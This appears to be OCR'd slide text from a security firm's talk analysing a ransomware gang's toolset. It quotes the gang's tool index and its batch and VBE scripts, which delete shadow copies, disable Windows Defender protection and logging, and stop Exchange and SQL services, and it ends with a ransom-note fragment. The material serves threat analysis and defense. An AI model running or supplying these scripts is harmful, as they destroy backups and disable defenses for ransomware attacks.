
Breaking the ransomware toolset

First Name Surname, Role Truesec

Stuck in the unpacking




```
Address  Disassembly                String
00775FC8 mov ecx,ap.77672C         L"IPWorks HTTP: Error creating component"
0077A272 mov edx,ap.77A384         "IPWorks_HTTP_Create"
0077A283 mov edx,ap.77A398         "IPWorks_HTTP_Destroy"
0077A294 mov edx,ap.77A3B0         "IPWorks_HTTP_Set"
0077A2A5 mov edx,ap.77A3C4         "IPWorks_HTTP_Get"
0077A2B6 mov edx,ap.77A3D8         "IPWorks_HTTP_GetLastError"
0077A2C7 mov edx,ap.77A3F4         "IPWorks_HTTP_GetLastErrorCode"
0077A2D8 mov edx,ap.77A414         "IPWorks_HTTP_SetLastErrorAndCode"
0077A2E9 mov edx,ap.77A438         "IPWorks_HTTP_GetEventError"
0077A2FA mov edx,ap.77A454         "IPWorks_HTTP_GetEventErrorCode"
0077A30B mov edx,ap.77A474         "IPWorks_HTTP_SetEventErrorAndCode"
0077A31C mov edx,ap.77A498         "IPWorks_HTTP_CheckIndex"
0077A32D mov edx,ap.77A4B0         "IPWorks_HTTP_Do"
0079D25F mov edx,ap.79D3D0         L"http://[redacted]/fileupload"
0079D46D mov eax,ap.79D4AC         L"https:/[redacted]list.txt"
0079D53A mov edx,ap.79D654         L"https:/[redacted]/a.php?task=u"
0079D573 mov edx,ap.79D6A8         L"https:/[redacted]/a.php?task=p"
```

Hmmmmmmmm


TRUESEC

wget https://x.x.x.x/list.txt --no-check-certificate



```
malwarehunter> cat list.txt
CAT|TOOLS
Portable#/tools/Portable.zip
Spacemonger#/tools/SpaceMonger.zip#folder
Eraser#/tools/EraserPortable.zip#folder
Nmap#/tools/nmap-7.92-setup.zip
Disk Tools#/tools/disktools.zip#folder
Netscan#/tools/netscan.zip#folder
APS#/tools/APS.zip#folder
IObitUnlocker#/tools/IObitUnlockerPortable.zip
SuperScan#/tools/superscan.zip#folder
Autoruns#/tools/AutorunsPortable.zip
Low Level#/tools/HDDLLF.4.40.zip#folder
Avfucker#/tools/avfucker.zip#folder
Veracrypt#/tools/VeraCryptPortable.zip#folder
Dcrypt#/tools/dcrypt_setup_1.2_beta_3_signed.zip
Afterwork#/tools/_AfterWork.zip#folder
BAT#/tools/BAT.zip#folder
CAT|PRIV
NirsoftPass#/tools/pass/passrecenc.zip#folder
Mimikatz#/tools/priv/mimikatz_trunk.zip#folder
AutoMimikatz#/tools/priv/mimiauto.zip
AccountRestore#/tools/priv/Accountrestore.zip
Bruter 1.1#/tools/priv/Bruter_1.1.zip#folder
NL#/tools/priv/nl.zip#folder
WORDLIST#/tools/wl.zip#folder
Advrun#/tools/priv/advancedrun-x64.zip#folder
WPR#/tools/pass/wpr_setup.zip#folder
EPDR#/tools/pass/epdr.zip#folder
NPRW#/tools/pass/nprw.zip#folder
Card Recon#/tools/pass/cardrecon.zip#folder
Radmin Bruter#/tools/priv/radminbrute.zip#folder
Pstools#/tools/priv/PSTools.zip#folder
RDP Recognizer#/tools/pass/rdprecognizer.zip#folder
PWRPISO#/tools/pass/PRWP.zip#folder
CAT|RAAG
USBView#/tools/usbdeview-x64.zip
LastActivityViewer#/tools/LastActivityView.zip
Pview#/tools/pwd_view.zip
NGROK#/tools/r/ngrok.zip
AGENT#/tools/agent.zip#folder
SUB|Sniffer
Fiddler Sniffer#/tools/sniffer/FiddlerSetup.zip#folder
CAIN#/tools/priv/ca_setup.zip#folder
Interceptor#/tools/sniffer/Intercepter-NG.v1.0+.zip#folder
CAT|Others
MREMOTE#/tools/other/mRemoteNG-Portable-1.76.20.24669.zip#folder
Vmware VRC#/tools/vmrc.zip#folder
Winlogon#/tools/winlogonview.zip
Filezilla Portable#/tools/FileZillaPortable.zip
Sqlmanager Mini#/tools/pass/sqlmanager.zip
SMM#/tools/SSMS-Setup-ENU.zip#folder
Dbbrowser#/tools/pass/dbbrowser.zip
VCJRENET#/tools/other/VCJRE.zip#folder
Chrome#/tools/GoogleChromePortable.zip#folder
Winrar#/tools/winrar.zip#folder
7z#/tools/other/7z.zip#folder
SUB|Exploit
Metasploit#/tools/exploit/metasploitframework-latest.zip
```


Tools of the trade




Index of /tools

Name	Last modified	Size	Description
Parent Directory		-	
APS.zip	2022-04-18 18:29	20M	
APS/	2022-04-18 18:29	-	
Accountrestore/	2022-04-18 16:35	-	
AutorunsPortable.zip	2021-12-01 05:22	2.6M	
AutorunsPortable/	2022-04-18 16:35	-	
BAT.zip	2022-04-24 12:09	4.4K	
BAT/	2022-04-18 16:35	-	
EraserPortable.zip	2022-04-24 19:13	1.5M	
FastCopyPortable.zip	2021-12-01 05:25	1.0M	
FileZillaPortable.zip	2021-12-01 05:24	17M	
GoogleChromePortable..>	2021-12-01 05:19	113M	
GoogleChromePortable/	2022-04-18 16:50	-	
HDDLLF.4.40.zip	2021-12-01 05:18	776K	
IObitUninstallerPort..>	2021-12-01 05:20	16M	
IObitUninstallerPort..>	2022-04-18 16:50	-	
IObitUnlockerPortabl..>	2021-12-01 05:24	2.3M	
LastActivityView.zip	2021-12-01 05:35	71K	
LastActivityView/	2022-04-18 16:50	-	
Portable.zip	2021-12-17 17:30	39M	
Portable/	2022-04-18 16:51	-	
SSMS-Setup-ENU.zip	2021-12-11 20:10	653M	
SSMS-Setup-ENU/	2022-04-18 16:52	-	
SpaceMonger.zip	2022-01-01 22:00	100K	
SpaceMonger/	2022-04-18 16:52	-	
VeraCryptPortable.zip	2021-12-01 05:23	41M	
_AfterWork.zip	2021-11-16 21:22	3.7M	
agent.zip	2022-04-18 18:13	22M	
agent/	2022-04-18 18:13	-	
avfucker.zip	2021-12-17 17:35	2.9K	
avfucker/	2022-04-18 16:35	-	
clearev.zip	2021-12-01 05:36	1.6M	
clearev/	2022-04-18 16:35	-	
dcrypt_setup_1.2_bet..>	2021-12-01 05:27	1.5M	
dcrypt_setup_1.2_bet..>	2022-04-18 16:35	-	
disktools.zip	2021-12-01 05:17	874K	
exploit/	2022-04-18 16:36	-	
netscan.zip	2022-04-18 17:59	2.9M	
netscan/	2022-04-18 17:58	-	
nmap-7.92-setup.zip	2021-12-01 05:16	27M	
other/	2022-04-18 18:22	-	
pass/	2022-04-18 16:51	-	
priv/	2022-04-18 16:52	-	
pwd_view.zip	2021-12-01 05:34	29K	
sniffer/	2022-04-18 16:52	-	
superscan.zip	2021-12-17 19:29	237K	
usbdeview-x64.zip	2021-12-01 05:18	122K	
winlogonview.zip	2021-12-04 02:47	69K	
winlogonview/	2022-04-18 16:53	-	
winrar.zip	2021-12-17 17:48	3.1M	


Threat actors hates VSS



```
:: Hide File Dis
REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /V Hidden /T REG_DWORD /D 1 /F

:: Hide System File Dis
REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /V ShowSuperHidden /T REG_DWORD /D 1 /F

:: Shadows Del
vssadmin  delete shadows  /all
pause

:: Kill
taskkill /f /im explorer.exe
start explorer
```




```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=dword:00000001
"DisableRoutinelyTakingAction"=dword:00000001

```



```
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!

rem Disable Tamper Protection First !!!!!
rem https://www.tenforums.com/tutorials/123792-turn-off-tamper-protection-windows-defender-antivirus.html
reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f

rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mppreference
rem https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0290

rem Exclusion in WD can be easily set with an elevated cmd, so that makes it super easy to damage any pc.
rem WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath="xxxxxx

rem To disable System Guard Runtime Monitor Broker
rem reg add "HKLM\System\CurrentControlSet\Services\SgrmBroker" /v "Start" /t REG_DWORD /d "4" /f

rem To disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f

rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f

rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f

rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable

rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f

rem Remove WD context menu
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f

rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f

rem Run twice to disable WD services !!!!!

pause
```


Threat actors hates VSS part 2




```
#@~^PAIAAA==vShAc/KDN!:cU+DPRPy, q8R Zq%,OPjnsW1kMl2YG.cR
@#@&(0,1GO,DEL?^.bwORz.TEhDELxD/RglsnNc2akkYdcr+VDEL-lD+J*~PtDELx@#@&~P/.DEL1O+}8LDELmOcr?tns^R)wasbmCDkKxJ*RU4+^V36DELm;ODELPDELU^DbwYco;V^1m:
@&P,DELj^MkwO 5ErY@#@&Ax[,q6@#@&EO RO ORO ORR OO RO OO RRO
sRM;x,J2GS+Dd4DELVsRDELaDELPjDELY
~',1GY4kUL@#@&@#@&a's/o(Ga`rDELbx[WAd,fn0DELUNDELD~[DEL\Dn~9kd
```

```
remnux@remnux:~/Documents$ python3 decode-vbe.py DEF_2.vbe
'www.sordum.net - 29.11.2018 - Velociraptor...
If Not WScript.Arguments.Named.Exists("elevate") Then
  CreateObject("Shell.Application").ShellExecute WScript.FullName _
    , """" & WScript.ScriptFullName & """ /elevate", "", "runas", 1
  WScript.Quit
End If
'---------------------------
Dim oShell
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "powershell.exe Set-MpPreference -DisableRealtimeMonitoring $True" , 0 , True
Set oShell = Nothing

x=msgbox("Windows Defender devre disi Birakildi" ,0, "www.sordum.net")
```

Stopping things




```
net stop msexchangeadtopology /y
net stop msftesql-exchange /y
net stop msexchangeis /y
net stop msexchangesa /y
net stop iisadmin /y
NET STOP SQLSERVERAGENT /y
NET STOP MSSQLSERVER /y

```




```
@ECHO OFF
ECHO Stopping SQL Server 2005 Services
NET STOP "SQL Server Agent (MSSQLServer)"
NET STOP "SQL Server (MSSQLServer)"
NET STOP "SQL Server FullText Search (MSSQLServer)"
NET STOP "SQL Server Analysis Services (MSSQLServer)"
NET STOP "SQL Server Reporting Services (MSSQLServer)"
NET STOP "SQL Server Integration Services"
NET STOP "SQL Server Browser"
net stop MySQL
net stop Apache2
taskkill /im SQLAGENT90.EXE
taskkill /im sqlbrowser.exe
taskkill /im sqlwriter.exe
taskkill /im sqlservr.exe
taskkill /im sqlservr.exe
taskkill /im sqlservr.exe
taskkill /im mysqld.exe
```

ClearLock



```
   ___ _                  __            _    
  / __\ | ___  __ _ _ __ / /  ___   ___| | __
 / /  | |/ _ \/ _` | '__/ /  / _ \ / __| |/ /
/ /___| |  __/ (_| | | / /__| (_) | (__|   < 
\____/|_|\___|\__,_|_| \____/\___/ \___|_|\_\
        By Jonathan Holmgren (Homes32)


ClearLock is a transparent screen locker aimed to make the
computer tech/system admin's live easier by providing a way to disable input
to a computer while still allowing you to see what is going on. It is completely
 portable an can be
run in a PE environment or on a live system without leaving anything behind.


ClearLock is freeware and is distributed AS IS without any warrenty expressed or
 implied.


Commandline Switches:
----------------------
clearlock.exe /setpassword [password] - display a dialog to configure a password
 or if [password] is
supplied by command line no dialog is shown.

Note: If no password is configured you will be asked to configure one upon runni
ng
ClearLock for the fist time. You must make sure ClearLock is in a writable locat
ion!

clearlock.exe /config - opens a dialog for configuring options

----------------------
You can also customize ClearLock by creating/editing
ClearLock.ini located in the same directory as ClearLock.exe
All fields are optional.

Sample:

[ClearLock]
;Password hash generated by clearlock.exe /setpassword or /config
Password=

;Change message displayed on the lock screen
DispMsg=

;Change color of solid lock screen or tint of transparent lock screen [RGB hex c
olor in the form of 0x000000 (default)]
Color=

; set to 0 to allow screen saver [default 1]
DisableScreenSaver=

;Adjust transparency Value:0-255; 255 = Solid, 0 = Invisible [default is 100]
Opacity=

;set to 1 to show a background image set with BackgroundImage parameter. [defaul
t 0]
ShowBackgroundImage=
```

ClearLock



All your files have been encrypted!

ave been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail [redacted]

decryption in Bitcoins. The price depends on how fast you wrte to us. After payment we wil send you the decrypton tool that wil decrypt al your fles.

ntee

n us up to 3 fles for free decryption. Please note that fles must NOT contan valuable information and their total size must be less than

